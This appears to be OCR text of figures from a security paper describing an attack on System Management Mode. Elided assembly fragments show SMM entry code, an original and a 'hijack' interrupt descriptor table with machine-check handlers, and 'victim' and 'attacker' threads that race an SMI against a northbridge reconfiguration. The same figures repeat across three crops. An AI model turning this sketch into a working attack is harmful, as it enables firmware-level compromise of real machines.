
```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```


```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

UR

CpuRdDatErr

CPU

SMI#

MC#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

RAM

SMRAM

MMIO


RAM

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

